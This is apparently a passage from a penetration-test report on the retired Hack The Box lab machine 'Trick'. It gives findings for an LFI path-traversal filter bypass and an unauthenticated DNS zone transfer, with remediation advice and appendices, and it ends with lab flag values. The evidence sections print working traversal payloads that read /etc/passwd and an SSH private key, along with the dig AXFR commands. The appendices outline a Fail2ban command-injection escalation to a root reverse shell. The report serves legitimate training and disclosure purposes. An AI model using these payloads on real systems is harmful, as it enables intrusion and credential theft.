
3. Local File Inclusion via Path Traversal Filter Bypass in Marketing Application - High


CWE	CWE-22 - Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The marketing application at `preprod-marketing.trick.htb` loads page content using a `page` GET parameter without adequate input validation. A filter was present to strip `../` sequences, but it was bypassable using doubled traversal sequences (`....//`) that collapse back to `../` after the filter removes the inner `../`. The PHP-FPM worker pool serving this application was configured to run as the local user `michael` rather than a dedicated web service account. This elevated the impact significantly — any file readable by `michael` was accessible via the LFI, including the SSH private key at `/home/michael/.ssh/id_rsa`.
Impact	• Read of any file on the filesystem accessible to the `michael` user account • Exposure of SSH private key enabling authenticated shell access to the host • Exposure of the user flag • Effective authentication bypass through private key recovery
Affected Component	• Web application: preprod-marketing.trick.htb • Vulnerable parameter: `page` (GET) • PHP-FPM pool: running as local user `michael`
Remediation	• Replace the current filter-based path sanitisation with an allowlist of permitted filenames; filter bypass techniques for `../` are well documented and reliable • Reconfigure the PHP-FPM worker pool to run as `www-data` or a dedicated low-privilege service account with no home directory and no SSH keys • Revoke and rotate the `michael` SSH private key immediately; treat it as compromised • Restrict the web root to only files required to serve legitimate application content
References	Finding 3

Finding Evidence

Marketing site content loaded via `page` parameter:


Not Secure
http://preprod-marketing.trick.htb
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Projects | SysReptor (1)
Bloodhound
BUSINESS ORIENTED
HOME
SERVICES
ABOUT
CONTACT
What is a Business Oriented Website?
Header is a parallax background just like in Real Dynamic design on TemplateMo. Business Oriented HTML Template is specifically designed for your corporate website.
You can download and use this template for your commercial purpose. Please do not re-distribute the template ZIP file on any template collection website.
New Focused Strategies
Maecenas molestie varius ipsum
Quisque consectetur ipsum justo, sed posuere massa pretium nec. In scelerisque, odio et maximus feugiat, nisl libero porta turpis, quis imperdiet odio.
Etiam consequat placerat convallis
Fusce non diam vel diam egestas accumsan quis aliquam metus. Nulla porta ullamcorper mauris maximus feugiat. Donec ac tincidunt dui.
Aenean varius velit eu ligula
Suspendisse gravida, ipsum a gravida euismod, metus enim hendrerit ante, vel hendrerit sapien sem non nisl. Maecenas tempus risus ipsum.






Path traversal filter bypass — `....//` collapses to `../` after the filter strips the inner `../`:

```
http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//etc/passwd
```


PHP-FPM process context confirmed — worker running as `michael`:

```
http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//proc/self/cmdline
```



SSH private key recovered via LFI:

```
http://preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//home/michael/.ssh/id_rsa
```



Access Confirmed:

```
ssh -i id_rsa michael@10.129.227.180
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ ssh -i id_rsa michael@10.129.227.180
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$ whoami
michael
michael@trick:~$
```

4. Unauthenticated DNS Zone Transfer Exposing Internal Infrastructure - Medium

CWE	CWE-306 - Missing Authentication for Critical Function
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The DNS server running on `trick.htb` (10.129.227.180) was configured to allow unauthenticated AXFR (zone transfer) requests. DNS zone transfers are intended for synchronising zone data between authorised secondary DNS servers. When available to unauthenticated clients, they expose every DNS record in the zone in a single query. A reverse DNS lookup recovered the domain name `trick.htb`, and a subsequent unauthenticated AXFR request returned all zone records, including the subdomain `preprod-payroll.trick.htb`. This subdomain hosted a vulnerable payroll application that served as the entry point for further exploitation.
Impact	• Full enumeration of internal hostnames and subdomains without authentication • Discovery of hidden or pre-production virtual hosts not linked from public surfaces • Direct enablement of further attacks against exposed services
Affected Component	• DNS server: trick.htb (10.129.227.180) • Zone: trick.htb
Remediation	• Restrict AXFR zone transfer requests to authorised secondary DNS servers only via the `allow-transfer` directive in the BIND configuration • Configure the BIND server to log and alert on zone transfer attempts from unauthorised sources • Audit all DNS zones for records referencing internal-only or pre-production hosts that should not be publicly enumerable
References	Finding 1

Finding Evidence

Reverse DNS lookup to recover domain name:

```
dig @10.129.227.180 -x 10.129.227.180
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ dig @10.129.227.180 -x 10.129.227.180

; <<>> DiG 9.20.20-1-Debian <<>> @10.129.227.180 -x 10.129.227.180
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11720
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 916596e1d485d5197410bc3869ec13abdcb2b1dfdacb7424 (good)
;; QUESTION SECTION:
;180.227.129.10.in-addr.arpa.   IN      PTR

;; ANSWER SECTION:
180.227.129.10.in-addr.arpa. 604800 IN  PTR     trick.htb.

;; AUTHORITY SECTION:
227.129.10.in-addr.arpa. 604800 IN      NS      trick.htb.

;; ADDITIONAL SECTION:
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1

;; Query time: 48 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (UDP)
;; WHEN: Sat Apr 25 04:06:48 EDT 2026
;; MSG SIZE  rcvd: 165
```

Unauthenticated zone transfer:

```
dig @10.129.227.180 axfr trick.htb
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Trick]
└─$ dig @10.129.227.180 axfr trick.htb

; <<>> DiG 9.20.20-1-Debian <<>> @10.129.227.180 axfr trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb 604800 IN     CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 240 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (TCP)
;; WHEN: Sat Apr 25 04:09:39 EDT 2026
;; XFR size: 6 records (messages 1, bytes 231)
```

The zone transfer succeeded without authentication, returning all DNS records including `preprod-payroll.trick.htb`.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

The table below summarises hosts and services identified during the assessment through network discovery and enumeration activities. This information reflects assets observed at the time of testing and may change over time.

IP Address	Port	Service	Notes
10.129.227.180	22	SSH	OpenSSH 7.9p1 Debian
10.129.227.180	25	SMTP	Postfix — local delivery only, relay denied
10.129.227.180	53	DNS	ISC BIND 9.11.5 — zone transfers permitted unauthenticated
10.129.227.180	80	HTTP	Nginx 1.14.2 — hosts multiple virtual hosts

A.3 Subdomain Discovery

The table below lists virtual hosts identified during testing. Discovery methods may include passive enumeration, active probing, or application-level analysis.

URL	Description	Discovery Method
trick.htb	Primary domain — static holding page	Reverse DNS lookup
preprod-payroll.trick.htb	Employee payroll login portal — SQLi vulnerable	DNS zone transfer (AXFR)
preprod-marketing.trick.htb	Marketing site — LFI vulnerable via page parameter	Nginx config read via SQLi file read

A.4 Exploited Hosts

The table below summarises hosts that were successfully exploited during the assessment, including the scope in which they were identified and the general method used to obtain access.

Host	Scope	Method	Notes
trick.htb (10.129.227.180)	External	SQLi file read → LFI → SSH key recovery	Initial access as michael
trick.htb (10.129.227.180)	External	Fail2ban action.d write → sudo restart → actionban RCE	Escalated to root

A.5 Compromised Users

The table below lists user accounts that were compromised during the assessment, including the account type and the method by which access was obtained.

Username	Type	Method	Notes
michael	Local user	LFI — SSH private key read from /home/michael/.ssh/id_rsa	PHP-FPM running as michael enabled key access
root	Root	Fail2ban actionban command injection via writable action.d and NOPASSWD sudo restart	Reverse shell triggered by repeated failed SSH logins

A.6 Changes/Host Cleanup

The table below documents any changes made during testing that require cleanup or validation following the assessment.

Host	Scope	Change / Cleanup Needed
trick.htb	/etc/fail2ban/action.d	Restore original `iptables-multiport.conf` — original backed up as `tmp.old` in the same directory
trick.htb	/tmp	Remove `/tmp/shell.sh` created during privilege escalation

A.7 Flags Discovered

The table below records validation artifacts obtained during testing to confirm successful exploitation and access.

Flag #	Host	Flag Value	Flag Location	Method Used
1	trick.htb	ea5e930b56ad873ff71f2a943c6f6524	/home/michael/user.txt	LFI via path traversal filter bypass — PHP-FPM running as michael
2	trick.htb	ab6d971a6bec8956c12969ea658ed9b0	/root/root.txt	Fail2ban actionban command injection → root reverse shell

End of Report